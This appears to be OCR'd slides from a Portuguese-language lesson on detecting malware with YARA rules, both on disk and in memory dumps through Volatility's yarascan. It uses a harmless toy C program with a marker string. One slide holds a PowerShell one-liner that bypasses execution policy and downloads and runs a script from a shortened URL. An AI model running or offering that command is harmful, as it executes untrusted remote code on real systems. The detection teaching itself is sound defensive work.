


```
C:\Users\enetolabs>Downloads\yara64.exe Documents\yara_rule.yar Documents\output
\legit_file.exe
find_xyzxyzMalware Documents\output\legit_file.exe
```

Yara - memória




```
powershell -nop -exe bypass win 1IEX (New-Object Net.WebClient).DownloadString('https://tinyurl.com/y5nupk4e')
```



```
void exfiltrate_info(){

}

int main(){
    char* info = "xyzxyz!Malware!xyzxyz";

    exfiltrate_info();

    while(1);

    return 0;
}
```

Precisa ser um processo em execução no momento da captura da memória

Yara - memória



```
C:\Users\enetolabs\Downloads>python volatility-master/vol.py -f memdump.raw --pr
ofile=Win2012R2x64 yarascan -y ..\Documents\yara_rule.yar
Volatility Foundation Volatility Framework 2.6.1

Rule: find_xyzxyzMalware
Owner: Process teste.exe Pid 2704
0x0069586c  78 79 7a 78 79 7a 21 4d 61 6c 77 61 72 65 21 78   xyzxyz!Malware!x
0x0069587c  79 7a 78 79 7a 00 00 00 ee 16 40 00 e2 14 40 00   yzxyz.....@...@.
0x0069588c  e2 14 40 00 e2 14 40 00 e2 14 40 00 a0 16 40 00   ..@...@...@...@.
0x0069589c  e2 14 40 00 e2 14 40 00 56 16 40 00 e2 14 40 00   ..@...@.V.@...@.
0x006958ac  56 16 40 00 e2 14 40 00 e2 14 40 00 e2 14 40 00   V.@...@...@...@.
0x006958bc  e2 14 40 00 e2 14 40 00 e2 14 40 00 e2 14 40 00   ..@...@...@...@.
0x006958cc  e2 14 40 00 e2 14 40 00 e2 14 40 00 e2 14 40 00   ..@...@...@...@.
0x006958dc  e2 14 40 00 e2 14 40 00 e2 14 40 00 e2 14 40 00   ..@...@...@...@.
0x006958ec  e2 14 40 00 e2 14 40 00 e2 14 40 00 56 16 40 00   ..@...@...@.V.@.
0x006958fc  5d 17 40 00 4f 17 40 00 e2 14 40 00 e2 14 40 00   ].@.O.@...@...@.
0x0069590c  e2 14 40 00 e2 14 40 00 e2 14 40 00 e2 14 40 00   ..@...@...@...@.
0x0069591c  e2 14 40 00 e2 14 40 00 e2 14 40 00 e2 14 40 00   ..@...@...@...@.
0x0069592c  e2 14 40 00 e2 14 40 00 e2 14 40 00 e2 14 40 00   ..@...@...@...@.
0x0069593c  e2 14 40 00 e2 14 40 00 e2 14 40 00 e2 14 40 00   ..@...@...@...@.
0x0069594c  e2 14 40 00 e2 14 40 00 e2 14 40 00 e2 14 40 00   ..@...@...@...@.
0x0069595c  e2 14 40 00 e2 14 40 00 e2 14 40 00 e2 14 40 00   ..@...@...@...@.
Rule: find_xyzxyzMalware
Owner: Process teste.exe Pid 2704
0x0069c342  5f 65 78 66 69 6c 74 72 61 74 65 5f 69 6e 66 6f   _exfiltrate_info
0x0069c352  00 5f 5f 73 65 74 61 72 67 76 00 5f 5f 5f 63 70   .__setargv.___cp
0x0069c362  75 5f 66 65 61 74 75 72 65 73 5f 69 6e 69 74 00   u_features_init.
0x0069c372  5f 5f 5f 64 6f 5f 67 6c 6f 62 61 6c 5f 64 74 6f   ___do_global_dto
0x0069c382  72 73 00 5f 5f 5f 64 6f 5f 67 6c 6f 62 61 6c 5f   rs.___do_global_
0x0069c392  63 74 6f 72 73 00 5f 5f 5f 64 79 6e 5f 74 6c 73   ctors.___dyn_tls
0x0069c3a2  5f 69 6e 69 74 40 31 32 00 5f 5f 5f 74 6c 72 65   _init@12.___tlre
0x0069c3b2  67 64 74 6f 72 00 5f 5f 5f 5f 77 36 34 5f 6d 69   gdtor.____w64_mi
0x0069c3c2  6e 67 77 74 68 72 5f 61 64 64 5f 6b 65 79 5f 64   ngwthr_add_key_d
0x0069c3d2  74 6f 72 00 5f 5f 5f 5f 77 36 34 5f 6d 69 6e 67   tor.____w64_ming
0x0069c3e2  77 74 68 72 5f 72 65 6d 6f 76 65 5f 6b 65 79 5f   wthr_remove_key_
0x0069c3f2  64 74 6f 72 00 5f 5f 5f 6d 69 6e 67 77 5f 54 4c   dtor.___mingw_TL
0x0069c402  53 63 61 6c 6c 62 61 63 6b 00 5f 5f 70 65 69 33   Scallback.__pei3
0x0069c412  38 36 5f 72 75 6e 74 69 6d 65 5f 72 65 6c 6f 63   86_runtime_reloc
0x0069c422  61 74 6f 72 00 5f 66 65 73 65 74 65 6e 76 00 5f   ator._fesetenv._
0x0069c432  5f 5f 6d 69 6e 67 77 5f 61 6c 69 67 6e 65 64 5f   __mingw_aligned_
```

Referências

- https://yara.readthedocs.io/en/stable/writingrules.html
- https://hybrid-analysis.com/
- https://www.volatilityfoundation.org/
- https://github.com/volatilityfoundation/volatility/wiki/Command-Reference-Mal#yarascan